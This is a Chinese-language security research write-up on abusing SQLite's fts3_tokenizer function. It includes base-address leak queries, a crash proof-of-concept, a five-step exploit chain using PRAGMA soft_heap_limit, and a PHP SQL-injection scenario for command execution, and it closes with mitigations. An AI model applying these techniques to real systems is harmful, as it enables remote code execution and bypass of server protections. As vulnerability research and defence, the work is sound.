# 特性还是漏洞？滥用 SQLite 分词器



## 1 SQLite3 的全文检索

SQLite[1] 是一款嵌入式关系型数据库，在 Android、Webkit 等流行软件中被广泛使用。

为支持全文检索，SQLite 提供了 FTS（Full Text Search） 扩展的能力。通过在数据库中创建虚拟表存储全文索引，用户可以使用 `MATCH 'keyword'` 查询而非 `LIKE '%keyword%'` 子串匹配的方式执行搜索，充分利用索引，可获得极大的速度提升。如果对搜索引擎原理有初步了解，可以知道在实现全文检索中，对原始内容的分词是一个必须的过程。SQLite 内置的几个分词器，如 simple 和 porter，都只支持基于 ASCII 字符的英文分词。从 SQLite 3.7.13 开始引入了 unicode61 分词器，加入了对 unicode 的支持。但这几个内置的分词器仍不足以满足日常需求，例如中文搜索。因此 SQLite 提供了自定义分词扩展的功能，让开发者自行实现分词算法。

自定义分词器需要实现几个回调函数，其对应的生命周期如下：

- xCreate 初始化分词器
- xDestroy 销毁分词器
- xOpen 初始化分词游标
- xClose 销毁分词游标
- xNext 获取下一个分词结果

为了注册这些回调，需要注册一个 `sqlite3_tokenizer_module` 结构体。其原型如下：

```
struct sqlite3_tokenizer_module {
  int iVersion;
  int (*xCreate) (int argc, const char * const *argv, sqlite3_tokenizer **ppTokenizer);
  int (*xDestroy) (sqlite3_tokenizer *pTokenizer);
  int (*xOpen) (sqlite3_tokenizer *pTokenizer, const char *pInput, int nBytes, sqlite3_tokenizer_cursor **ppCursor);
  int (*xClose) (sqlite3_tokenizer_cursor *pCursor);
  int (*xNext) (sqlite3_tokenizer_cursor *pCursor, const char **ppToken, int *pnBytes, int *piStartOffset, int *piEndOffset, int *piPo
sition);
};
```

分词器的具体实现可以参考 simple_tokenizer (https://github.com/mackyle/sqlite/blob/c37ab9dfdd94a60a3b9051d2ef54ea766c5d227a/ext/fts3/fts3_tokenizer1.c)（非官方 SQLite 仓库）的例子。完成了分词器的配置初始化之后，就可以通过创建虚拟表的方式为数据库建立全文索引，并使用 `MATCH` 语句执行更高效的检索。搜索功能的具体细节与本文要讨论的内容没有太大关系，不做赘述。

## 2 危险的 fts3_tokenizer

SQLite3 中注册自定义分词器用到的函数是 fts3_tokenizer (https://sqlite.org/fts3.html#section_8_1)，实现代码位于 ext/fts3/fts3_tokenizer.c 的 `scalarFunc` 函数。支持两种调用方式：

```
SELECT fts3_tokenizer(<tokenizer-name>);
SELECT fts3_tokenizer(<tokenizer-name>, <sqlite3_tokenizer_module ptr>);
```

当只提供一个参数的时候，该函数返回指定名字的分词器的 `sqlite3_tokenizer_module` 结构体指针，以 blob 类型表示。例如在 sqlite3 控制台中输入：

```
sqlite> select hex(fts3_tokenizer('simple'));
```

将会返回一个以大端序 16 进制表示的内存地址，可以用来检查特定名称的分词器是否已注册。

函数的第二个可选参数用以注册新的分词器，只要执行如下 SQL 查询，即可注册一个名为 `mytokenizer` 的分词器：

```
sqlite> select fts3_tokenizer('mytokenizer', x'0xdeadbeefdeadbeef');
```

等等，直接把指针放进了 SQL 查询？没错，就是这么设计的。这个指针指向一个 `sqlite3_tokenizer_module` 结构体，前文已经提到其 中包含数个回调函数指针，注册完成分词器后，SQLite3 在处理一些 SQL 查询时将会执行分词器的回调函数以获得结果。

例如，分词扩展需要的全文索引保存在一张虚拟表中，这个虚拟表可以使用 `CREATE VIRTUAL TABLE [table] USING FTS3(tokenize=[tokenizer_name], arg0, arg1)` 语句创建。执行该语句会触发对应分词器的 `xCreate` 回调。如果没有指定 tokenizer_name，默认使用内置的 simple 分词；而在 `MATCH` 查询和插入全文索引的过程中，需要对用户输入的字符串进行处理，此时将以 SQL 中的字符串参数触发 `xOpen` 回调。

综上所述，攻击者仅仅需要构造一个合适的结构体，获取其内存地址，使用 SQL 注入等手段让目标注册构造好的“分词器”，再通过 SQL 触发特殊回调就可以实现劫持 IP 寄存器，执行任意代码。接下来进一步分析这个攻击面是否可以被利用。

## 2.1 基地址泄漏

只提供一个参数执行 `select fts3_tokenizer(name)`，如果 name 是一个已经注册过的分词器，将会返回这个分词器对应的内存地址。在 fts3.c (https://github.com/mackyle/sqlite/blob/c37ab9dfdd94a60a3b9051d2ef54ea766c5d227a/ext/fts3/fts3.c#L5876-L5877) 中可以看到 SQLite3 默认注册了内置分词器 `simple` 和 `porter`：

```
    if( sqlite3Fts2HashInsert(pHash, "simple", 7, (void *)pSimple)
     || sqlite3Fts2HashInsert(pHash, "porter", 7, (void *)pPorter)
```

以 simple 分词器为例，其注册的指针指向静态区的 `simpleTokenizerModule`。

```
static const sqlite3_tokenizer_module simpleTokenizerModule = {
  0,
  simpleCreate,
  simpleDestroy,
  simpleOpen,
  simpleClose,
  simpleNext,
};
```

通过获得这个指针，即可通过简单的计算获得 libsqlite3.so 的基地址，从而绕过 ASLR：

```
➜ ~  sqlite3
SQLite version 3.8.7.4 2014-12-09 01:34:36
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> select hex(fts3_tokenizer('simple'));
E03B7EE4F67F0000
sqlite>
```

```
➜ ~  grep libsqlite /proc/20267/maps
7ff6e4522000-7ff6e45e3000 r-xp 00000000 08:01
569                       /usr/lib/x86_64-lin
ux-gnu/libsqlite3.so.0.8.6
7ff6e45e3000-7ff6e47e2000 ---p 000c1000 08:01
569                       /usr/lib/x86_64-lin
ux-gnu/libsqlite3.so.0.8.6
7ff6e47e2000-7ff6e47e5000 r--p 000c0000 08:01
569                       /usr/lib/x86_64-lin
ux-gnu/libsqlite3.so.0.8.6
7ff6e47e5000-7ff6e47e7000 rw-p 000c3000 08:01
569                       /usr/lib/x86_64-lin
ux-gnu/libsqlite3.so.0.8.6
➜ ~
```

这个基地址可以利用 SQL 注入，通过 union 查询或盲注的手段获取。

## 2.2 任意代码执行

现在来尝试触发 xCreate 回调执行任意代码。运行 64 位的 SQLite3 控制台，输入如下查询即可导致段错误：

```
➜  ~  sqlite3
SQLite version 3.8.10.2 2015-05-20 18:17:19
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> select fts3_tokenizer('simple', x'4141414141414141'); create virtual table a using fts3;
AAAAAAAA
[1]    30877 segmentation fault  sqlite3
```

用调试器查看崩溃的上下文：

```
[----------------------------------registers-----------------------------------]
RAX: 0x4141414141414141 (b'AAAAAAAA')
RBX: 0x0
RCX: 0x0
RDX: 0x7fffffffc620 --> 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffffc4e0 --> 0x3
RIP: 0x7ffff7bab71c (call   QWORD PTR [rax+0x8])
R8 : 0x55555579b968 --> 0x656c706d6973 (b'simple')
R9 : 0x0
R10: 0x0
R11: 0x1
R12: 0x0
R13: 0x8
R14: 0x7fffffffc514 --> 0x2e1ef00000000006
R15: 0x555555799f78 --> 0x7ffff7bb39e4 --> 0x746e65746e6f63 (b'content')
[-------------------------------------code-------------------------------------]
   0x7ffff7bab712:  mov    edi,ebx
   0x7ffff7bab714:  mov    rdx,QWORD PTR [rsp+0x10]
   0x7ffff7bab719:  mov    rsi,r12
=> 0x7ffff7bab71c:  call   QWORD PTR [rax+0x8]
   0x7ffff7bab71f:  test   eax,eax
   0x7ffff7bab721:  mov    ebx,eax
   0x7ffff7bab723:  jne    0x7ffff7bab790
   0x7ffff7bab725:  mov    rax,QWORD PTR [rsp+0x10]
```

rax 即为 fts3_tokenizer 第二个 blob 参数通过 cast 直接转换成的指针，SQLite 完全没有对指针做任何有效性检查，直接进行了回调的调用。其对应源代码位于 ext/fts3/fts3_tokenizer.c 的 `sqlite3Fts3InitTokenizer` 函数：

```
  m = (sqlite3_tokenizer_module *)sqlite3Fts3HashFind(pHash,z,(int)strlen(z)+1);
  if( !m ){
    sqlite3Fts3ErrMsg(pzErr, "unknown tokenizer: %s", z);
    rc = SQLITE_ERROR;
  }else{
    char const **aArg = 0;
    ... （省略部分代码）
    rc = m->xCreate(iArg, aArg, ppTok);
    assert( rc!=SQLITE_OK || *ppTok );
    if( rc!=SQLITE_OK ){
      sqlite3Fts3ErrMsg(pzErr, "unknown tokenizer");
    }else{
```

要实现劫持 eip 的效果，需要向一个已知内存地址写入一个函数指针，然后将这个内存地址编码为 SQLite 的 blob 类型，使用 `fts3_tokenizer` 函数注册，最后创建虚拟表来触发回调，进行任意代码执行。

新的问题来了，程序不是直接跳转到传入的地址，而是在这个地址上获取一个结构体的成员。要实现可控的跳转，还要找一个可以写入指针的地方。既然已有 libsqlite 的基址泄露，那么能不能寻找一个通过纯 SQL 向其 .bss 段写入的办法？PRAGMA (https://www.sqlite.org/pragma.html) 语句也许会是个不错的选择。使用此语句可以在数据库打开的过程中修改一些全局的状态，以及访问数据库元数据等。

通过对源代码的阅读，找到了不二之选：`PRAGMA soft_heap_limit`。在 e36e9c520a7fa35c2dd46eb92aee7822580132e0 (https://github.com/mackyle/sqlite/commit/e36e9c520a7fa35c2dd46eb92aee7822580132e0) 中引入的这个功能用来显式限制 SQLite 内存池的大小，支持传入一个 64 位整数。其最终将会调用 `sqlite3_soft_heap_limit64`，将全局变量 `mem0` 的 `alarmThreshold` 成员设置为 SQL 传入的值。而 `alarmThreshold` 的地址可以通过前文泄漏的地址直接计算出来。结合两个条件，这真是一个完美的可以布置跳转指针的地方。

## 2.3 PoC

通过以上分析，这个攻击面可以通过如下方式触发：

1. 通过 SQL 注入泄漏 libsqlite3 的地址，注意结果是大端序
2. 通过 `select sqlite_version()` 函数泄漏版本，针对具体版本调整偏移量
3. 执行 `PRAGMA soft_heap_limit` 语句布置需要 call 的目标指令地址
4. 将 libsqlite3 的 .bss 段中的结构体地址转成大端序的 blob，注册分词器
5. 创建虚拟表，触发 xCreate 回调，执行代码

# 3 利用场景分析

使用到 SQLite3 且能控制 SQL 语句的场景较多，以下分析几个常见的案例。

## 3.1 SQL 注入 Web 应用远程执行代码

使用 `union` 或盲注可以泄露 libsqlite3 基址。在使用 mod_PHP 方式执行 PHP 的服务器上，得到的地址可以在多次请求中保持不变。接着计算可用的地址，触发代码执行。因为 PHP 的 SQLite3 扩展中 exec 方法支持使用分号分隔多个语句，因此可以完全使用注入的方式触发任意代码执行。

需要指出的是，虽然理论上可以发起远程任意代码执行，但实际利用的效果可能不如 `load_extension` 加载远程 dll（仅 Windows）或者利用 attach 特性导出 webshell 那样好用。

## 3.2 绕过 PHP 安全配置执行任意命令

实际环境中使用 PHP 和 SQLite，同时还具有 SQLi 的案例很少。就 PHP 而言，这个问题还有一种利用场景——利用任意代码执行来绕过 php.ini 的 `open_basedir` 和 `disable_functions` 配置，以进一步提权。

劫持 eip 的 POC 已经给出，可以获得一次 `call` 任意地址的机会。不过只能执行一次任意代码，也没有合适的栈迁移指令来实现 rop，实现系统 shell 还需要解决一些问题。在调用 `xCreate` 的上下文中存在多个可控的参数，但单纯靠 libsqlite3 找不到合适的 gadget 进行组合利用。本文的 exploit 中采用了迂回的做法，使用另一处 `xOpen` 回调和 PHP 中一处调用了 popen 的 gadget 来实现任意命令执行。

测试环境如下：

```
Linux ubuntu 3.19.0-44-generic #50-Ubuntu SMP Mon Jan 4 18:37:30 UTC 2016 x86_64
Apache/2.4.10 (Ubuntu)
PHP Version 5.6.4-4ubuntu6.4
```

PHP 不是以独立进程执行，而是被作为模块加载到 Apache 的进程中。Apache 进程开启了全部的保护：

```
CANARY    : ENABLED
FORTIFY   : ENABLED
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
```

然而 `fts3_tokenizer` “好心”地泄漏了一个共享库的基地址，导致 ASLR 可以被直接绕过，计算出其余 lib 的地址[2]。在实际利用中，攻击者没有办法直接获取目标 Apache 进程的 maps，从而得到其中任意两个 lib 之间的地址偏移。可行（但不完全靠谱）的方案是利用 `phpinfo` / `apache_get_modules` / `get_loaded_extensions` 三个函数提供的信息复制一个一样的环境，强行获取共享对象的基址的相对位置。

再看 `xOpen` 的函数原型：

```
int (*xOpen) (sqlite3_tokenizer *pTokenizer, const char *pInput, int nBytes, sqlite3_tokenizer_cursor **ppCursor);
```


第二个参数为需要分词的文字片段，是一个完全可控的字符串。在已有全文索引表的情况下，`xOpen` 回调可以通过 `SELECT * FROM [table_name] WHERE 'a' MATCH 'string goes here'` 和 `INSERT INTO [table_name] values ('string goes here')` 两种语句触发。在调用的上下文中，rsi 指向传入的字符串 'string goes here'。php 正好有一处 gadget 将 rsi 赋值给 rdi，然后调用 popen。至此已经可以执行任意系统命令了。

为了让 `xCreate` 能正常返回，可以将其设置为 simple 分词器自带的 simpleCreate 函数指针。但问题随之出现，`PRAGMA` 语句只能修改一个指针，而现在需要至少 3 个连续的 QWORD 可控。可以通过堆喷射的方式实现，有一定命中概率；也可以重操旧业，再次寻找可以修改的 .bss 段。通过向内存表插入大量数据来 HeapSpray 的方式已实测成功，以下实现一种通过覆写 PHP 配置的方法。

在 PHP 的每个模块中都可以见到 `ZEND_BEGIN_MODULE_GLOBALS` 宏包裹的结构体，用来管理作用域为模块的变量。这些结构体正好在各种 lib 的 .bss 段上，且有多个连续可控的数值。不幸的是，这些变量大多数来源于 PHP.ini 的配置，而直接修改 ini 配置的 `ini_set` 函数通常会被 `disable_functions` 禁止。还好 PHP.ini 的配置还支持使用每个目录独立的 .htaccess 文件覆盖，只要 httpd.conf 开启了 `AllowOverride`，且选项的访问控制标志为 `PHP_INI_PERDIR` 或 `PHP_INI_ALL` 即可（How to change configuration settings ¶ (http://PHP.net/manual/en/configuration.changes.PHP)）。既然能够上传和执行 WebShell，那么这一目录肯定是可写的。因此通过在脚本目录中写入 .htaccess 的方式来修改内存完全可行，需要发起两次 HTTP 请求。

在源代码中搜索宏 `STD_PHP_INI_ENTRY`，找到访问标记为 `PHP_INI_SYSTEM` 或者 `PHP_INI_ALL`，用 `OnUpdateLong` 获取数值的配置。在 32 位系统上也可以使用 `OnUpdateBool` 的选项，或者直接调用 `assert_options` 函数直接修改 assert 模块中连续的一块内容。满足要求的选项不少，在这里使用了 mysqlnd 的 `net_cmd_buffer_size` 和 `log_mask`。

演示视频：




Expolit 完整代码：

poc.php (poc.php)

**本 POC 仅供学习交流，请勿用于非法用途。**

这也是 HITCON CTF 2015 资格赛中 Web 500 - Use After Flee 的另一种解题思路。

## 3.3 Android Content Provider

虽然 ContentProvider 的注入点满天飞，只要数据不是特别敏感，且 load_extension 得到封堵的情况下也并不能实现什么效果。如果这个问题能在 ContentProvider 上触发，那么是否可以通过这一途径实现跨越 App 执行代码，实现权限提升？

经过测试发现，无论是 SQLiteDatabase 的 executeSQL 还是 query 方法，都不支持使用分号分隔一次执行多个语句。而触发的关键语句如创建虚拟表等都不能通过子查询进行构造。因此从 ContentProvider 的注入点上只能实现注册，既不能触发回调也不能使用 PRAGMA。唯一能实现的跨进程地址泄漏，对于 Android 的 ASLR 机制来说毫无意义。由于每个 App 都由 Zygote fork 而来，只需要读取自身进程的 maps 就可以得到其他进程的内存布局。

不过 AOSP[3] 还是出于安全考虑，在 Android 4.4 之后封禁了 fts3_tokenizer 函数（commit f764dbb50f2bfe95fa993fa670fae926cf36abce (https://android.googlesource.com/platform/external/sqlite/+/f764dbb50f2bfe95fa993fa670fae926cf36abce)）。

## 3.4 Webkit 上的 WebSQL

Webkit 提供了 WebSQL 数据库，可以在浏览器内创建供客户端使用的关系数据库存储。虽然最终没有被 HTML5 标准采纳，但这个功能被保留了下来。在支持 WebSQL 的浏览器中，使用 `window.openDatabase` 方法来打开一个数据库实例，接着使用数据库实例的 transaction 方法创建一个事务，便可以通过事务对象来执行 SQL 查询了。

通过阅读源码可以发现，WebSQL 背后的实现也是基于 SQLite3，而且在 WebSQL 中也支持部分 SQLite 内置函数的调用[4]。那么 `fts3_tokenizer` 能不能通过 Javascript 触发呢？

当尝试使用 ftt3_tokenizer 函数的时候返回了如下错误：not authorized to use function fts3_tokenizer。这说明 Webkit 所用的 SQLite3 开启了 FTS 功能，但是没有授权 Javascript 访问这个危险函数。在 Webkit 的源代码（src/third_party/WebKit/Source/modules/webdatabase/DatabaseAuthorizer.cpp (https://code.google.com/p/chromium/codesearch#chromium/src/third_party/WebKit/Source/modules/webdatabase/DatabaseAuthorizer.cpp)）中看到，其通过 SQLite3 的 Authorizer (https://www.sqlite.org/c3ref/c_alter_table.html) 机制对 SQL 可使用的函数设置了访问控制规则，仅允许白名单的函数可以被查询。

不过 CVE-2015-3659 (https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-3659) 中提到有方法可以绕过 authorizer 的限制执行任意 SQL 语句[5]。笔者未能找到绕过的细节，而且 Webkit 对此的补丁 (https://github.com/WebKit/webkit/commit/0d624e75399f1165ee54d41a84063b37ee93a4ee)没有改动访问控制策略，而是在白名单的基础上进一步对 `rtreenode/rtreedepth/eval/printf/fts3_tokenizer` 函数进行了重载，禁止黑名单函数的调用。猜想绕过或与 SQLite3 中 printf 函数实现存在缓冲区溢出漏洞有关。

# 4 缓解和修补

虽然这不是 SQLite 的漏洞，但滥用这一特性可能导致应用程序产生攻击面。禁用这一特性可以起到缓解的效果。以上提到的 AOSP、WebKit 等开源项目对此设计了不同的缓解方案，具有参考价值。

1. 如果用不到全文检索，可通过关闭 `SQLITE_ENABLE_FTS3 / SQLITE_ENABLE_FTS4 / SQLITE_ENABLE_FTS5` 选项禁用之，或者使用 Amalgamation 版本编译；
2. 如果需要使用 MATCH 检索，但不需要支持多国语言（即内置分词器可以满足要求），找到 `ext/fts3/fts3.c` 中注释掉如下一行代码关闭此函数：

```
&& SQLITE_OK==(rc = sqlite3Fts3InitHashTable(db, pHash, "fts3_tokenizer"))
```

3. 使用 SQLite3 的 Authorization Callbacks (https://www.sqlite.org/c3ref/set_authorizer.html) 设置访问控制

# 5 参考资料


1. SQLite (https://www.sqlite.org/)
2. Offset2lib (http://cybersecurity.upv.es/attacks/offset2lib/offset2lib.html#offset2lib)
3. Android Open Source Project (https://source.android.com)
4. Chromuim Open Source Project (https://code.google.com/p/chromium/codesearch#chromium/src/third_party/WebKit/Source/modules/webdatabase/)
5. CVE-2015-7036 (https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-7036), CVE-2015-3659 (https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-3659)